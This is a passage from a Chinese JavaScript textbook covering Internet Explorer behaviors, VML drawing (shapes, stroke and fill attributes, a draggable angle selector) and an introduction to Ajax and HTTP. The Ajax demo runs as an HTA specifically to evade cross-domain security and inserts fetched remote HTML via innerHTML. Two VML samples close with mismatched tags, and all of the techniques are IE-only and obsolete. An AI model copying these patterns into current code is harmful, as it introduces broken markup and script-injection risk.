        if(element.parentNode.parentMenu){
            element.submenu.style.left=element.offsetLeft+element.offsetWidth;
            element.submenu.style.top=element.offsetTop;
        }else{
            element.submenu.style.left=element.offsetLeft;
            element.submenu.style.top=element.offsetTop+element.offsetHeight;
        }
    }catch(e){}
}
function closeSub(){
    try{ element.submenu.style.display="none"; }catch(e){}
}
</script>
```

函数“openSub”和“closeSub”用于打开或关闭子菜单。为了避免意外（如子菜单不存在或DOM结构问题），在函数中均使用了“try{}catch(e){}”来捕获可能出现的错误。

程序执行的效果如图21.9和图21.10所示。



图21.9 菜单效果初始界面



图21.10 三级菜单效果

21.3 用VML画图

本章最初的示例代码21.1.htm，就是使用了“behavior”技术。在“Internet Explorer”中，不仅可以通过自定义的HTC来实现DHTML的功能扩展，浏览器自身也提供了一些默认的“behavior”组件供程序员使用。“VML”就是一个用来对DHTML进行图形增强的“behavior”组件。

21.3.1 使用默认的“behavior”组件

使用默认的“behavior”组件的语法与一般的“HTC”类似，都是通过CSS样式的“behavior”属性实现的。唯一的区别是，默认的“behavior”组件的“url()”中的内容不是执行某个URL地址，而是使用一个约定的字符串，例如：

```
.drawing { behavior:url(#default#vml); }.
```

即，默认的“behavior”是以“#default#”加上默认“behavior”名称作为“url()”内容来引用的。表21.1所示的是“Internet Explorer”浏览器提供的默认“behavior”列表。

表21.1 “Internet Explorer”浏览器提供的默认“behavior”

“Behavior”名称	描　述
anchorClick	允许浏览器浏览文件夹视图
anim	在HTML页面中，定义一个“Microsoft DirectAnimation viewer”实例，允许加载“DirectAnimation”对象，并播放“DirectAnimation”音频
clientCaps	提供“Internet Explorer”浏览器所支持的属性信息
download	下载一个指定的文件，并在下载完成后调用一个指定的回调函数
homePage	返回关于用户主页的信息
httpFolder	包含以下脚本属性，允许浏览器浏览文件夹视图
saveFavorite	通过此组件向收藏夹中储存保持性的数据
saveHistory	通过此组件向浏览器历史中储存保持性的数据
saveSnapshot	通过此组件向已保存的网页中储存保持性的数据
userData	通过此组件向“user data”数据区中储存保持性的数据
vml	提供对VML的支持

21.3.2 在DHTML页面中使用VML

“VML”的全称是“Vector Markup Language”，即矢量标记语言，其作为XML语言的一种扩展应用，同样遵从XML语言的基本规则。VML语言通过各种预定义的标记，表示各个矢量图形元素。例如：

```
<rect style="width:200px; height:100px;" />
```

定义了一个尺寸为200×100像素的矩形。

在DHTML页面中使用VML，和使用XML类似，首先应声明其命名空间。这是由于，“Internet Explorer”在解析文档时，默认是将所有标签作为HTML DOM所定义的标签处理的。如果遇到一个无法识别的标签，则将其作为未知标签（“unknown”）处理。这样不会造成解析错误，但是未知标签中的其他标签将无法被解析，且无法在未知标签上应用“behavior”。命名空间的声明，允许在HTML页面中使用“非标准”的标签名。声明命名空间，通过在“HTML”标签的“xmlns”属性中声明，例如：

```
<html xmlns:hutia>
```

然后就可以在此页面中，以如下形式使用自定义标签：

```
<hutia:myOptionLabel />
```

其中“myOptionLabel”是自定义的标签名（“tagName”），而“hutia”则是命名空间的前缀（“prefix”）。

在CSS中，对自定义标签设定属性和对一般的标签类似，唯一的区别在标签名选择符需要加上前缀。例如对于HTML已知的标签“BODY”，在CSS中其选择符就是简单的“BODY”：

```
<style>
body { background-color:silver; }
</style>
```

而对于自定义标签“hutia:myOptionLabel”，其CSS选择符如下：

```
<style>
hutia\:myOptionLabel { background-color:silver; }
</style>
```

注意 在CSS的选择符中，前缀“hutia”和标签名“myOptionLabel”之间的冒号“:”前被加上了一个反斜线“\”。这是由于在CSS语法中，冒号用于连接属性名和属性值，具有特殊的语义。因此在这里，需要通过反斜线进行转义，表示这个冒号仅仅是一个字符，不具有特殊的含义。

21.3.3 一个简单的画圆的例子

下面的代码21.7.htm演示如何使用VML在HTML页面中画一个红色的椭圆。这个效果简单的甚至不需要任何的脚本代码。

代码21.7.htm 使用“VML”画红色椭圆

```
<html xmlns:v>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>21-7  使用"VML"画红色椭圆</title>
<style>
```

```
v\:* { behavior:url(#default#vml); }
</style>
</head>
<body>
<v:oval style="width:300px;height:200px; text-align:center; padding-top:80px;"
fillcolor="red">我是椭圆上的hutia</v:oval>
</body>
</html>
```

其效果如图21.11所示。

由上例可见，在应用了“VML”的“bahavior”后，只需要书写简单的指定标记，就可以画出指定的图形。自定义“VML”标记的行为模式与普通的HTML标记类似，同样可以对其使用“style”属性来指定其样式。通过在标签中设置“fillcolor=“red””等“VML”属性来设置填充色等。

21.3.4 直线、折线、矩形——“VML”预定义形状

下面依次介绍VML中预定义的形状（“Shape”）标签的用法。

(1) 矩形（rect），语法如下：

```
<v:rect
    fillcolor="green"
    style="top:1;left:1;width:50;height:50">
</v:rect>
```

效果如图21.12所示。

(2) 圆角矩形（roundrect），语法如下：

```
<v:roundrect
    ArcSize="30%"
    fillcolor="green"
    style="top:1;left:1;width:150;height:80">
</v:roundrect>
```

效果如图21.13所示。

图21.11 使用“VML”画红色椭圆

图21.12 “VML”预定义形状——矩形



图21.13 “VML”预定义形状——圆角矩形

属性“ArcSize”为圆角矩形特有，定义圆角矩形的边角弧度大小。其取值范围为百分数“0%”～“100%”，

或者浮点数“0.0”～“1.0”。此属性的含义是，边角圆弧相对于长或宽中较短的一条边的比值。取值为“0.0”时表现为矩形，取值为“1.0”时表现为圆形。

（3）直线（Line），语法如下：

```
<v:line id="tt1"
    from="200,200" to="200,0">
</v:line>
<script>
_arc = 0;
function rotate(){
    _arc += 0.02;
    document.getElementById("tt1").to = (200*Math.cos(_arc)+200)+"," +
    (200*Math.sin(_arc)+200);
    setTimeout(rotate,10);
}
rotate();
</script>
```

效果如图21.14所示。

属性“from”标识直线段起始点的坐标，为用逗号分隔的横坐标和纵坐标，坐标值为浮点数，可以带单位，默认单位为像素（px）。属性“to”标识直线段结束点的坐标，格式类似于“from”。

上面的代码使用脚本动态地改变此“VML”元素的“to”属性，使直线动态地顺时针旋转。



图21.14 “VML”预定义形状——直线

（4）折线（polyline），语法如下：

```
<v:polyline id="mypolyline"
    points="0,50 100,50 50,0 50,100 0,100 0,150 100,150 100,100 55,100">
</v:polyline>
```

效果如图21.15所示。

属性“points”定义折线上的一系列点的坐标。每组坐标由逗号分隔的横坐标和纵坐标组成，坐标值为浮点数，可以带单位，默认单位为像素（px）。各组坐标之间用空格分隔。

本章最初的示例代码21.1.htm中，正弦和余弦的函数曲线就是用折线模拟的。



图21.15 “VML”预定义形状——折线

注意 折线同样可以具有填充色，例如对于上面的代码，如果加上绿色的填充色，代码如下：

```
<v:polyline id="mypolyline" fillcolor="green"
    points="0,50 100,50 50,0 50,100 0,100 0,150 100,150 100,100 55,100">
</v:polyline>
```

其效果如图21.16所示。

解析器会自动地将折线的末端和初始段连接起来，并将折线所包括的区域用填充色填充。

（5）椭圆（oval），语法如下：

```
<v:oval
    fillcolor="green"
    style="top:1;left:1;width:50;height:50">
</v:oval>
```

其效果如图21.17所示（在设置其长与宽相等时，表现为正圆形）。

(6) 图像（image），语法如下：

```
<v:image
    src="hutia.gif"
    style="position:relative;top:1;left:1;width:50;height:50">
</v:image>
```

其作用为载入“src”属性指定URL位置的图片，类似于HTML中的“IMG”标签。

(7) 曲线（curve），语法如下：

```
<v:curve
    from="0,50" to="200,50"
    control1="90,-50" control2="110,100">
</v:curve>
```

其效果如图21.18所示。

图21.16 “VML”预定义形状——有填充色的折线

图21.17 “VML”预定义形状——椭圆



图21.18 “VML”预定义形状——曲线

参数“from”、“to”、“control1”和“control2”均为用逗号分隔的坐标。“from”表示曲线的开始坐标，“to”表示曲线的结束坐标，“control1”表示3次贝塞尔曲线的第1个控制点，“control2”表示3次贝塞尔曲线的第2个控制点。

(8) 弧（arc），语法如下：

```
<v:arc
    style="top:10;left:10;width:150;height:150"
    startangle="111" endangle="295">
</v:arc>
```

其效果如图21.19所示。

属性“startangle”与“endangle”分别表示弧开始的位置和结束的位置，以12点钟方向为0点，顺时针增加，单位为“度”（一个圆周的360分之一）。

图21.19 “VML”预定义形状——弧

21.3.5 设置画笔属性——“Stroke”标记

在前面示例代码中，画出直线、折线与矩形等图形时，线条的粗细和颜色等样式由默认的“画笔”

定义。可以通过“Stroke”标记对画笔的属性进行设置，来达到自定义的效果。

“Stroke”标记书写在需要设置画笔的形状标记内，例如：

```
<v:line style="position:relative;" from="20pt,20pt" to="200pt,20pt"
strokecolor="red" strokeweight="2pt">
<v:stroke dashstyle="dot" />
</v:line>
```

会画出一个由“点”构成的，“2pt”粗细的直线段，其效果如图21.20所示。

图21.20 用“Stroke”标记设置画笔

表21.2列出了“Stroke”标记支持的属性与含义。

表21.2 “Stroke”标记的属性列表

属 性	描 述
AltHRef	定义一个替换的画笔的引用
Color	定义画笔颜色
Color2	定义画笔的第2个颜色
DashStyle	定义画笔的“点”、“划”模式，可能的取值为： “Solid”，视线（默认值） “ShortDash”，短划线 “ShortDot”，短点线 “ShortDashDot”，短点划线 “ShortDashDotDot”，短双点划线 “Dot”，点线 “Dash”，划线 “LongDash”，长划线 “DashDot”，点划线 “LongDashDot”，长点划线 “LongDashDotDot”，长双点划线
EndArrow	定义画笔末端的箭头的样式，可能的取值为： “None”，无（默认值） “Block”，实心 “Classic”，经典 “Diamond”，菱形 “Oval”，椭圆 “Open”，开放型
EndArrowLength	定义画笔末端的箭头的长度
EndArrowWidth	定义画笔末端的箭头的宽度
EndCap	定义画笔末端的样式，可能的取值为： “Flat”，平板（默认） “Square”，方形 “Round”，圆形
FillType	定义画笔背景的填充类型，可能的取值为： “Solid”，完全填充（默认值） “Tile”，平铺 “Pattern”，拉伸 “Frame”，框架

（续）

属　性	描　述
HRef	定义画笔原始图像的URL地址
ID	定义画笔的id
ImageAlignShape	定义画笔图片的对齐方式，布尔型
ImageAspect	定义画笔图片外观的保留比例，可能的取值为： “Ignore”，忽略尺寸问题 “AtLeast”，图片至少和“ImageSize”属性定义的一样大 “AtMost”，图片不大于“ImageSize”属性定义的尺寸
ImageSize	定义画笔图片的尺寸，用逗号分隔的长度和宽度，可以带单位
JoinStyle	定义折线的连接方式，可能的取值为： “round”，圆滑连接（默认值） “bevel”，斜角连接 “miter”，斜接
LineStyle	定义画笔的线条样式，可能的取值为： “Single”，单一的线条（默认值） “ThinThin”，双细线 “ThinThick”，细粗线 “ThickThin”，粗细线 “ThickBetweenThin”，两侧是细线，中心是粗线
MiterLimit	定义斜角连接的平滑程度，为内侧连接点与外侧连接点之间的最大距离。整型，代表线宽的倍数
On	定义是否显示画笔
Opacity	定义画笔的透明度，浮点型或百分数。默认值为“1.0”，即完全不透明。取值为“0”时表示完全透明
Src	定义需要载入作为画笔背景填充的图片源位置
StartArrow	定义画笔起始段的箭头样式，类似于“EndArrow”属性
StartArrowLength	定义画笔起始段的箭头长度，类似于“EndArrowLength”属性
StartArrowWidth	定义画笔起始段的箭头宽度，类似于“EndArrowWidth”属性
Title	定义画笔的标题
Weight	定义画笔的粗细

下面代码用“Stroke”标签来画出一个复杂的折线：

```
<v:polyline points="0,0 50,100, 100,10 150,80, 200,30 250,60, 300,50 500,50">
<v:stroke linestyle="thickbetweenthin" color="green"
    weight="8px" dashstyle="ShortDash" endArrow="open"
    startArrow="Oval" EndCap="round" JoinStyle="miter"
/>
</v:rect>
```

其效果如图21.21所示。

21.3.6 设置填充效果——“Fill”标记

“VML”支持复杂的填充效果，包括色彩渐变、透明、图片背景填充等。这些效果都可以通过“Fill”

标记来实现。与“Stroke”类似，“Fill”标记也必须书写在需要定义填充效果的图形标记内部，例如：

```
<v:rect style="width:200px; height:120px;">
    <v:fill type="gradient" color="red" color2="blue"
    colors="30% yellow,70% green"/>
</v:shape>
```

其效果如图21.22所示。

图21.21 用“Stroke”定义的特殊折线效果

图21.22 使用“Fill”标记实现渐变填充效果

表21.3所示的是“Fill”元素支持的属性和含义列表。

表21.3 “Fill”元素的属性列表

属 性	描 述
AlignShape	定义背景图片与图形的对齐关系
AltHRef	定义一个替换的图形引用
Angle	定义渐变填充的角度，单位为度，角度相对于指向时钟的12点方向，例如30即自12点方向顺时针旋转30度。默认值为“0”
Aspect	定义画笔图片外观的保留比例，可能的取值为： “Ignore”，忽略尺寸问题 “AtLeast”，图片至少和“ImageSize”属性定义的一样大 “AtMost”，图片不大于“ImageSize”属性定义的尺寸
Color	定义填充的颜色
Color2	定义第2个填充色（用于渐变填充中）
Colors	定义一组色彩，用于渐变填充中。每组色彩由两部分组成：相对尺寸的百分比，与对应点的颜色。两部分之间用空格分隔，不同部分直接用逗号分隔。例如：“30% yellow,70% green”
DetectMouseClick	定义是否捕获鼠标单击事件
Focus	定义线性渐变填充的中间坐标
FocusPosition	定义放射性渐变填充的中间坐标
FocusSize	定义放射性渐变填充的焦点尺寸
HRef	定义原始图片文件的URL地址
ID	定义“Fill”标签对象对应的id
Method	定义生成渐变填充的模式，可能的取值为： “None”，无透明度填充 “Linear”，线性透明渐变填充 “Sigma”，透明度填充（默认值） “Any”，任意透明度填充
On	定义是否显示填充

（续）

属　性	描　述
Opacity	定义填充透明度
Opacity2	定义第2个填充透明度（用于渐变填充）
Origin	定义图片的中心位置
Position	定义图片的坐标
Size	定义图片的尺寸
Src	定义需要载入的用于填充的图片
Title	定义填充的标题
Type	定义填充的类型，可能的取值为： “solid”，实心的填充（默认值） “gradient”，自底部向顶部的线性渐变填充 “gradientradial”，用放射性渐变填充 “tile”，平铺用于填充的图片 “pattern”，用图片和背景色来填充 “frame”，图片被拉伸用来填充图形

下面是一个复杂填充的例子：

```
<v:rect style="width:200px; height:120px;">
    <v:fill type="gradientradial" color="red" color2="blue"
        colors="30% yellow,70% green" method="Linear"
        FocusSize="0.001,0.001" Opacity="60%" Opacity2="100%"
        Angle="45" FocusPosition="50%,50%"
    />
</v:rect>
```

其结果如图21.23所示。



图21.23　使用“Fill”标记构建复杂填充

21.4　综合应用——JavaScript与VML交互

类似于JavaScript操作HTML的DOM，实现各种脚本的特性，JavaScript也可以用来和VML的节点交互，修改VML节点的属性，从而实现动态地改变VML生成的图形。代码21.8.htm是一个综合应用前面所讲述的知识点，用JavaScript捕获事件，并相应地动态改变VML的例子。

代码21.8.htm　可拖动的角度选择器

```
<html xmlns:v>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
```

```
<title>21-8  可拖动的角度选择器</title>
<style>
body { margin:0px; padding:0px; }
v\:* { behavior:url(#default#vml); }                          <!--载入默认的VML行为-->
</style>
<script>
var x0=150, y0=150, r=150;                                    //全局变量
var md = false;                                               //记录鼠标按键是否按下

function rotate(angle){                                       //按指定弧度旋转
    var ag;
    line1.from = x0+","+y0;                                   //设定线段起始点
    try{
        line1.to = (r*Math.cos(angle)+x0)+","+(r*Math.sin(angle)+y0);   //设定线段终点
        ag = (angle+(angle<0?Math.PI*2:0))/Math.PI*180;
        fill1.angle = -ag;                                    //改变填充渐变的角度
        if(ag<270){                                           //改变圆弧的起点与终点
            arc1.startAngle = 90;
            arc1.endAngle = 90 + ag;
        }else{
            arc1.startAngle = -270;
            arc1.endAngle = ag-270;
        }
        line1.innerHTML = ag.toFixed(2);                      //显示当前角度值
    }catch(e){}
}

window.onload = function(){                                   //初始化对象
    arc1.style.position="absolute";
    arc1.style.left = x0-r;
    arc1.style.top = x0-r;
    arc1.style.width = r*2;
    arc1.style.height = r*2;
    rotate(0);
}

document.onselectstart = function(){ return(false); }         //禁止选择页面内容

document.onmousedown = function(){                            //鼠标按下时旋转到相应角度
    md = true;                                                //记录鼠标按键为按下状态
    angle = Math.atan((event.clientY-y0)/(event.clientX-x0)) + ((event.clientX-x0)<0?Math.PI:0);
    rotate(angle);
}

document.onmouseup = function(){ md = false; }                //鼠标按键弹起时记录为弹起状态

document.onmousemove = function(){
    if(!md)return;                                            //如果鼠标按键不为按下状态则返回
    angle = Math.atan((event.clientY-y0)/(event.clientX-x0)) + ((event.clientX-x0)<0?Math.PI:0);
```

```
    rotate(angle);                                                    //鼠标拖动时旋转到相应角度
}
</script>
</head>
<body>
<v:line id="line1"></v:line>                                          <!--VML线段-->
<v:arc startAngle="90" endAngle="180" id="arc1" filled="false" />     <!--VML圆弧-->
<v:rect style="width:200px; height:120px;">                           <!--VML矩形-->
    <v:fill type="gradient" color="red" color2="blue" id="fill1"
        colors="30% yellow,70% green" method="Linear"
        FocusSize="0.001,0.001" Opacity="60%" Opacity2="100%"
        FocusPosition="50%,50%"
    />
</v:rect>
</body>
</html>
```

程序执行效果如图21.24和图21.25所示。

图21.24 程序初始界面



图21.25 鼠标在页面拖动后

上例中的拖动代码其实和以前章节的拖动代码原理类似，都是捕获“document”对象的“onmousemove”事件，然后处理。上例中通过设置VML节点的属性，实现了直线段随鼠标旋转、圆弧的起始点和终点的动态改变，及线性渐变填充的渐变方向变化。

21.5 小结

本章讲述了“Internet Explorer 5.0”及以上版本所支持的一个特性：行为（“Behavior”）。讲解了“Behavior”的作用、如何在DHTML页面中使用“Behavior”，此外还讲解了矢量标记语言，并示例来如何用JavaScript控制VML。本章的知识点如下。

（1）“Behavior”的概念、优点。通过CSS在页面中应用“Bahavior”。

（2）“HTC”文件的结构。详细讲述了“HTC”文件中各个预设的标记的作用。

（3）如何在DHTML页面中使用系统自带的默认行为。详细讲述了“VML”的使用方式。

（4）介绍了各个预定义的VML形状，以及画笔和填充标记的使用。最后用示例演示了如何用JavaScript控制VML元素节点。

第五篇
无刷新的用户体验和Ajax

第22章 Ajax初步——无刷新表单提交

前面章节涵盖了绝大多数JavaScript的基础知识和常见的应用，包括基础语法、面向对象编程和类的封装、“XML”操作和常见“ActiveX”控件的使用。自本章开始，将对Ajax技术进行比较详细的讲解。

自从Web2.0推广开始，Ajax的概念被炒得火热。不了解的人也许觉得Ajax很神秘，实际上通过前面的学习，熟练的程序员掌握Ajax技术也是非常简单的。

22.1 实例：使用Ajax无刷新地获取页面

下面代码22.1.hta是一个应用了Ajax技术，实现无刷新的获取Google搜索结果的例子。在搜索文本框中输入需要搜索的关键字，然后单击“搜索”按钮，下方的“DIV”中就会出现相应的搜索结果，整个过程中页面不会被重载或刷新。

代码22.1.hta 使用Ajax无刷新的获取页面

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>22-1 使用Ajax无刷新的获取页面</title>
<base href="http://www.google.com/" />                    <!--定义页面中链接等的相对位置-->
<style>
* { font-size:12px; font-family:宋体, Arial; }            /*规定了所有的字体样式*/
body { background-color:buttonface; border-style:none; overflow:auto; }
#search_string { width:300px; }                           /*定义搜索文本框的样式*/
#searchResult { width:100%; height:200px; overflow:auto; border:1px solid black;
 margin-top:10px; background-color:white; }               /*定义搜索结果的容器样式*/
</style>
```

上面的CSS定义了页面的基础样式。

```
<script>
var xmlhttp;
var baseURL = "http://www.google.cn/search?hl=zh-CN&meta=&aq=f&q=";
```

全局变量“xmlhttp”是实现Ajax的关键，用于保存名为“XMLHTTP”的“ActiveX”控件。

“baseURL”是Google搜索所需要用到的URL。

```
function $(str){ return(document.getElementById(str)); }
```

函数“$”根据元素的id号获取元素对象的引用。

```
function getXMLRequester(){                                    //兼容的获取"XMLHTTP"控件
    var xmlhttp_request = false;
    try{
        if( window.ActiveXObject ){
            for( var i = 5; i > -1; i-- ){
                try{
                    if( i == 2 ){
                        xmlhttp_request = new ActiveXObject( "Microsoft.XMLHTTP" );
                    }else{
                        xmlhttp_request = new ActiveXObject( "Msxml2.XMLHTTP." + i + ".0" );
                    }
                    break;
                }catch(e){
                    xmlhttp_request = false;
                }
            }
        }else if( window.XMLHttpRequest ){
            xmlhttp_request = new XMLHttpRequest();
        }
    }catch(e){
        xmlhttp_request = false;
    }
    return xmlhttp_request;
}
```

函数“getXMLRequester”创建一个“XMLHTTP”的“ActiveX”控件。

注意 为了兼容不同的浏览器和操作系统，这里使用了兼容的写法。对于“Internet Explorer”浏览器或者基于IE内核的浏览器（即支持“ActiveXObject”方法的浏览器），用循环和“try...catch...”语句，依次测试是否支持“Msxml2.XMLHTTP.5.0”、“Msxml2.XMLHTTP.4.0”至“Microsoft.XMLHTTP”的控件。对于非IE内核的浏览器，则试图调用“new XMLHttpRequest()”方法构建“XMLHTTP”控件。如果都失败了，则返回“false”。

```
function start_search(){
    var key;
    key = $("search_string").value;
    if(!key)return;
    xmlhttp = getXMLRequester();
    xmlhttp.onreadystatechange = xmlhttp_onreadystatechange;
    xmlhttp.open("GET", baseURL+key, true);
    xmlhttp.send("");
}
```

“start_search”函数根据用户输入的关键字，调用“XMLHTTP”方法来访问远程服务器，提交需

要查询的字符串。

```
function xmlhttp_onreadystatechange(){
    if(xmlhttp.readyState==4){
        if(xmlhttp.status==200){
            $("searchResult").innerHTML = xmlhttp.responseText;
        }else{
            $("searchResult").innerHTML = "载入失败，返回码："+xmlhttp.status;
        }
    }else{
        $("searchResult").innerHTML = "载入中，当前状态：" + xmlhttp.readyState;
    }
}
```

“xmlhttp_onreadystatechange”函数绑定在“XMLHTTP”控件对象的“onreadystatechange”事件上，捕获控件状态发生的变化。当数据自服务器上载入后，将服务器返回的数据处理并显示在“id”为“searchResult”的容器中。

```
window.onload = function(){
    $("cmd_search").onclick = start_search;
}
```

页面载入后，绑定函数“start_search”到“搜索”按钮的鼠标单击事件（“onclick”）。

```
</script>
</head>
<body>
<div id="searchBar">
    <label for="search_string">请输入搜索内容：</label>
    <input id="search_string"/>
    <input id="cmd_search" type="button" value="搜索"/>
</div>
<div id="searchResult"></div>
</body>
</html>
```

程序的执行效果如图22.1和图22.2所示。



图22.1 程序初始界面

图22.2 搜索后返回的结果

用户在文本输入框中输入需要查询的内容，鼠标单击“搜索”按钮，此时函数“start_search”被调用。该函数首先建立一个全局的“XMLHTTP”控件，然后调用此控件的方法提交数据给“Google”站点，并获取返回的HTML。然后将返回值赋值给容器“DIV”的“innerHTML”来完成显示。整个过程

不需要重新加载页面，仅仅获取服务器返回的文本信息，减小了数据流量，同时缩短了用户的等待时间，提升了用户体验。

> **说明** 注意本示例代码不是一个HTML文件，而是一个HTA文件（HTML Application）。这是因为测试用的例子运行在非“Google”域中，却试图访问“Google”站点上的信息，这种行为会被浏览器认为是不安全的，可能造成浏览用户私人信息的泄漏，因此默认的安全设置会禁止此类跨域访问。这里为了演示方便，使用了不受安全限制的“HTA”。读者在学习测试的时候，只需要将上面的示例内容保存为一个后缀名为“HTA”的文件，双击即可测试。

22.2 认识Ajax

前面的例子实际上就是一个最简单的Ajax应用。Ajax从本质上来说，就是一个在不刷新页面的情况下，和服务器数据通信的实现过程。

22.2.1 什么是Ajax

“Ajax”是“Asynchronous JavaScript and XML”的缩写，即“异步的JavaScript和XML技术”。其实真正对JavaScript理解了，就会发现这里并没有什么全新的东西。从前面的示例代码22.1.hta就可以看出，只是多了一个“XMLHTTP”控件，用以实现客户端和服务器端的通信而已。对于XML的操作，在以前的章节中也已经有所介绍。这两种功能早在“Ajax”概念出现前就已存在，但以往一直被忽略，在“Gmail”、“Google suggest”及“Google Maps”等应用出现后才受到广泛的关注。“Ajax”技术将“XMLHTTP”、“XML DOM”等整合起来，以“XMLHTTP”作为通信手段，以“XML”作为数据传递的格式，实现了非同步、无刷新的数据传输。

“Ajax”之所以受到广泛的欢迎，有其必然性，总的说来有以下几个原因。

（1）传统模式下，如果需要向服务型发送一定的数据，并获得数据的处理结果，通常只能用链接或表单发送数据请求，服务器处理完后，将整个结果页面全部传回给客户端。实际上，很多时候传回的数据相比提交前用户浏览的页面，只有很少一部分发生了变动。例如用户系统的登录过程，登录后界面和登录前通常只有用户信息一块发生了变化。而传递整个页面就造成了很多不必要的网络开销。“Ajax”中，由于可以用脚本实现和服务器的通信，那么就可以仅仅发送和接受少量的、必要的信息，然后由JavaScript等脚本处理返回结果，并显示出来。极大地缩小了对网络的占用。

（2）在很多应用中，需要满足数据的保持性。例如对于一个很长的注册表单，如果需要检测用户填写的注册用户名是否已经被占用，以往的解决办法有：弹出一个新的窗口，在新窗口中提交数据到服务器，检测用户名是否已存在。这种做法因为需要弹出新的窗口，可能会被浏览器当作垃圾广告而拦截下来，且会造成比较差的用户体验；另一种做法是将整个表单的数据都提交到服务器，然后在服务器返回的数据中，将用户原本填写的内容作为文本输入框的初始值。这种做法需要占用较多的网络资源，并且用户在等待服务器返回的数据时，不能继续填写表单的剩余内容。“Ajax”因为不需要重新加载页面，因此完全没有上述两种方法的缺憾。

（3）传统模式下，载入页面的等待期间，页面总会有一段空白时间。视网络延时的不同，有时空白时间会相当长。通过“Ajax”方式载入数据，在载入期间页面始终是已加载的状态，可以给用户更好的体验。

（4）此外，“Ajax”技术减小了对服务器资源的占用，使得服务器的响应更加的快捷，提升了网络性能。

随着“Ajax”概念的兴起，各类语言中的“Ajax”组件逐渐丰富，作用也涵盖了各种应用。读者需要注意的是，不论哪种语言的“Ajax”组件，其底层的作用机理都是完全相同的：客户端提交字符串或二进制的数据给服务器，服务器处理后，再返回字符串或二进制的信息给客户端。不论何种“Ajax”技术，服务器端都是返回一个纯文本流，再由客户端来处理这个文本。这段文本可以是“XML”格式，可以是一个“HTML”片段，也可以是一段“JavaScript”脚本，或者是任意一种字符串。服务器端仅仅是作为一个数据接口，客户端使用“XMLHTTP”对象来请求页面，服务器端在页面内写入结果文本，这个过程和普通的Web开发没有任何区别。所不同的只是，客户端在异步获取结果后，不是直接显示在页面，而是由客户端的“JavaScript”脚本处理后再显示在页面。至于各种控件所谓的能返回“DataSet”对象、“Date”对象，或者其他的数据类型，都是对处理过程封装以后的结果。

对“DOM”的深刻理解是学习“Ajax”技术的前提。虽然很多组件将“DOM”方法的实现封装在其内部，但是笔者认为，只有理解了如何使用“DOM”和脚本动态的改变页面的表现，才能真正自由地掌控“Ajax”。因为归根结底，用“Ajax”技术获取的服务器返回数据，还是需要通过脚本，应用各种“DOM”方法来实现数据对浏览用户的反馈。本章示例代码22.1.hta中，通过简单地对“innerHTML”属性赋值来实现数据反馈。在实际应用中，可能会需要各种复杂的结果处理。这些都需要程序员有着扎实的“DOM”操作技巧。

22.2.2 提交数据给服务器与HTTP

要使用“Ajax”技术向服务器提交数据，并获得处理后的结果，就必须理解其数据交换的机理。“Ajax”数据交换是基于HTTP的。在前面章节讲述Cookie应用的时候，已经初步讲解了HTTP的一些特点：无状态、非连接。这里将讲述HTTP中的数据传递格式。

HTTP是基于请求/响应机制的。一个客户机与服务器建立连接后，发送一个请求给服务器，请求信息的数据格式为：统一资源标识符、协议版本号，“MIME”信息（包括请求修饰符）、客户机信息和可能的内容。服务器接到请求后，给予相应的响应信息，其格式为：一个状态行（包括信息的协议版本号和一个成功或错误的代码），“MIME”信息（包括服务器信息）、实体信息和可能的内容。

基于HTTP的客户/服务器模式的信息交换过程，分4个过程：建立连接、发送请求信息、发送响应信息以及关闭连接。

（1）建立连接。连接的建立是通过申请套接字（Socket）实现的。客户端打开一个套接字并将其约束在一个端口上，如果成功，就相当于建立了一个虚拟文件。以后就可以在该虚拟文件上写数据并通过网络向外传送。

（2）发送请求。打开一个连接后，客户端把请求消息送到服务器的停留端口上，完成提出请求动作。“HTTP/1.0”请求消息的格式为：请求行、通用信息、请求头、数据头、回车换行、数据体内容。

请求行：包含方法、请求URL、HTTP版本号。请求行中的方法描述指定资源中应该执行的动作，包括“GET”、“HEAD”、“POST”和其他可能的扩展方法。请求“URL”由协议名称、主机名、目录与文件名组成。

“HEAD”方法要求服务器查找某对象的元信息，而不是对象本身。

“GET”方法主要用来获取服务器上需要的文件内容或信息，例如下载指定的文件或网页。在浏览器中输入URL地址进行网页浏览的时候，浏览器就是使用“GET”方法向服务器发送的请求。“GET”方法也可以提交一定的数据给服务器，在浏览页面时，URL中问号（“?”）后的部分就是请求的参数。HTTP规范没有对URL长度进行限制，但在实际应用中，特定的浏览器及服务器对其有着一定的限制。“Internet Explorer”浏览器对URL长度的限制是2083字节（2K+35）。对于其他浏览器，如“Netscape”、“FireFox”等，理论上没有长度限制，其限制取决于操作系统的支持。因此在实际使用中，“GET”方

法不适合传送过长的参数。

“POST”方法主要用于从客户机向服务器传送数据，在要求服务器和“CGI”做进一步处理时会用到“POST”方法。“POST”主要用于发送页面中表单（FORM）的内容，让CGI程序处理。理论上讲，“POST”是没有大小限制的。“HTTP”规范也没有进行大小限制。因此提交复杂数据尽量使用“POST”方法。

一个请求的例子为：

```
GET http://networking.zju.edu.cn/zju/index.htm HTTP/1.0
```

头信息又称为元信息，即信息的信息，利用元信息可以实现有条件的请求或应答。

请求头用于告诉服务器怎样解释本次请求，主要包括用户可以接受的数据类型、压缩方法和语言等。

数据头包含数据信息类型、长度、压缩方法、最后一次修改时间、数据有效期等。

数据体为请求或应答的数据的实际内容。

（3）发送响应。服务器在处理完客户的请求之后，要向客户机发送响应消息。

HTTP/1.0的响应消息格式为状态行、通用信息头、响应头、数据头、回车换行、数据体内容。

状态行的信息包括HTTP版本号、状态码和原因描述。状态码表示响应结果类型，其含义如表22.1所示。

表22.1 HTTP响应状态码

代 码	描 述
1XX	保留
2XX	表示请求成功地接收
3XX	为完成请求客户需进一步细化请求
4XX	客户错误
5XX	服务器错误

例如，在浏览网页的时候，如果试图访问一个并不存在的页面，服务器就会返回“404”状态码，表示是客户的请求错误，找不到指定的文件，如图22.3所示。

图22.3 “404”错误

注意到窗口标题中，“HTTP 404”表示返回的HTTP状态码是“404”，即未找到指定的页面。

响应头的信息包括：服务程序名，通知客户请求的URL需要认证，请求的资源何时能使用。

（4）关闭连接。客户和服务器双方都可以通过关闭套接字来结束TCP/IP对话。

22.2.3 非同步处理的意义

在前面的章节中，已经初步地接触过同步与非同步的概念。在“Ajax”中，所谓同步，就是脚本程序在需要进行远程访问的应用时，挂起脚本的执行，直到远程数据获取完毕，再继续下面的脚本执行。而非同步则相反，远程访问的操作独立于脚本的执行，不论远程访问的进程如何，脚本总是可以正常地进行下去。

